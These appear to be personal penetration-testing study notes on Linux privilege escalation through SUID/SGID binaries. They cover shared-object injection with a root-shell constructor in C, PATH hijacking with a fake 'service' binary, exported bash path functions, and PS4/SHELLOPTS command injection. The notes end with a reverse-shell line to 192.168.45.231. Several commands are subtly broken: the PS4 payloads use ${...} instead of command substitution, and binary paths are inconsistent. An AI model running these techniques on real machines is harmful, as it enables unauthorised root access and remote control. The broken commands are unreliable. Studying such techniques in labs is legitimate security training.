












































































































































































































































































































































































































































































SUID & SGID Files
18.5.1 - SUID & SGID Files
SUID files get executed with the privileges of the file owner
SGID files get executed with the privileges of the file group.
If the file is owned by root, it gets executed with root privileges and we may be able to use it for privesc.
Note that both LD_PRELOAD and LD_LIBRARY_PATH environment variables get ignored when SUID files are executed
18.5.2 - SUID & SGID Files Known Exploits
Certain programs install SUID files to aid their operation. Just as services which run as root can have vulnerabilities we can exploit for a root shell, so too can these SUID files. Exploits can be found via searchsploit, google, github, etc. The same way they're found for kernels and services.
Check uncommon setuid binaries in lse.sh
18.5.3 - SUID & SGID Files - Shared Object Injection
When a program is executed, it'll attempt to load the shared objects it requires. By using a strace, we can trace these system calls and determine if any shared objects were not found. If we can write to the location the program tries to open, we can create a shared object and spawn a root shell when it's loaded.
This is similar to DLL hijacking in some ways.
strace /usr/local/bin/suid-so 2>&1
strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
We should see that the executable tries to load a number of shared objects although some cannot be found.
Create .config dir in user's home dir
.config
Create a c file with rootshell code
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));
void inject() {
    setuid(0);
    system("/bin/bash");
}
Compile the c code with the name of the .so shared object file
gcc -shared -fPIC -o libcalc.so libcalc.c
Finally execute the binary and gain a rootshell.
/usr/local/bin/binary
18.5.4 - SUID & SGID Files - PATH Environment Variable
The PATH environment variable contains a list of directories where the shell should try and find programs. If a program tries to execute another program but only specifies the program name rather than its full (absolute) path, the shell will search the PATH directories until it's found. Since a user has full control over their PATH variable we can tell the shell to first look for programs in a directory we can write to.
If a program tries to execute another program, the name of that program is likely embedded in the executable as a string. We can run strings on the executable file to find strings of characters. We can also use strace to see how the program is executing. Another program called ltrace may also be of use.
This binary appears to open apache2httpd


Running strings against the file shows the file may be trying to run the service command to do this.
Double check with strace. This shows service command execution with a shell.

The service command doesn't use an absolute path, meaning we can create our own version of the service executable and prepend its location to the PATH variable, causing the shell to use it and execute it with root privileges.
nano service.c
int main () {
    setuid(0);
    system("/bin/bash -p");
}
gcc -o service service.c
Append the current directory to the PATH variable and execute the suid-env file, which should get a root shell.
PATH=.:$PATH /usr/local/bin/suid-env
18.5.5 - SUID & SGID Files - Abusing Shell Features #1
In some shells (notably Bash <4.2-048), it's possible to define user functions with an absolute path name. These functions can be exported so that subprocesses have access to them and the functions can take precedence over the actual executable being called.
Check for all SUID and SGID files
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null

Our example this time, when checking it with strings, uses an absolute path with the service command. Double check with strace. Its still worth checking if it's possible to write to the /usr/sbin/service file.
Check the shell version. Versions of bash lower than 4.2.048 let us define bash functions with forward slashes in their names. These functions take precedence over any executables with an identical path.
/bin/sh --version
Create a function
function /usr/sbin/service { /bin/bash -p; }
Now, export the function
export -f /usr/sbin/service
We then execute the SUID file again.
/usr/local/bin/suid-env
18.5.6 - SUID & SGID Files - Abusing Shell Features #2
Bash has a debugging mode that can be enabled with the -x command line option, or by modifying the SHELLOPTS environment variable to include xtrace. By default, SHELLOPTS is read only, however the env command allows SHELLOPTS to be set.
When in debugging mode, Bash uses the environment variable PS4 to display an extra prompt for debug statements. This variable can include an embedded command which will execute every time it's shown.
If an SUID file runs another program via Bash (i.e. by using system()) these environment variables can be inherited. If an SUID file is being executed, this command will execute with the privileges of the file owner. In Bash versions 4.4 and above, the PS4 environment variable is not inherited by shells running as root.
We can check for SUID files calling on other services. As an example our file tries to start an apache web server.
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
Check with strace.
strace -v -f -e execve /usr/local/bin/suid-env2 2>&1 | grep apache
Our example shows a service executable is used to do this and it's running in a shell with our user's environment variables (everything after TERM on the right).

Checking the version of /bin/sh shows a version lower than 4.4, these inherit the PS4 environment variable when running as root. The PS4 environment variable is used to display the prompt while bash's debugging mode is on.
We can run the SUID binary in a modified environment where bash's debugging mode is enabled. We'll set the PS4 variable to some value. In this case <test> will be prepended to each line of output by the binary.
env -i SHELLOPTS=xtrace PS4='<test>' /usr/bin/sbin/binary
Since this is bash, we can use command substitution to execute a command and display the result. This will prepend the output of whoami to every line of the SUID binary output.
env -i SHELLOPTS=xtrace PS4='${whoami}' /usr/bin/sbin/binary
Using this command execution to create a rootbash suid file lets us get a root shell. We could also do a revshell here.
env -i SHELLOPTS=xtrace PS4='${cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash}' /usr/bin/sbin/binary
env -i SHELLOPTS=xtrace PS4='${/bin/bash -i >& /dev/tcp/192.168.45.231/8080 0>&1}' /usr/bin/sbin/binary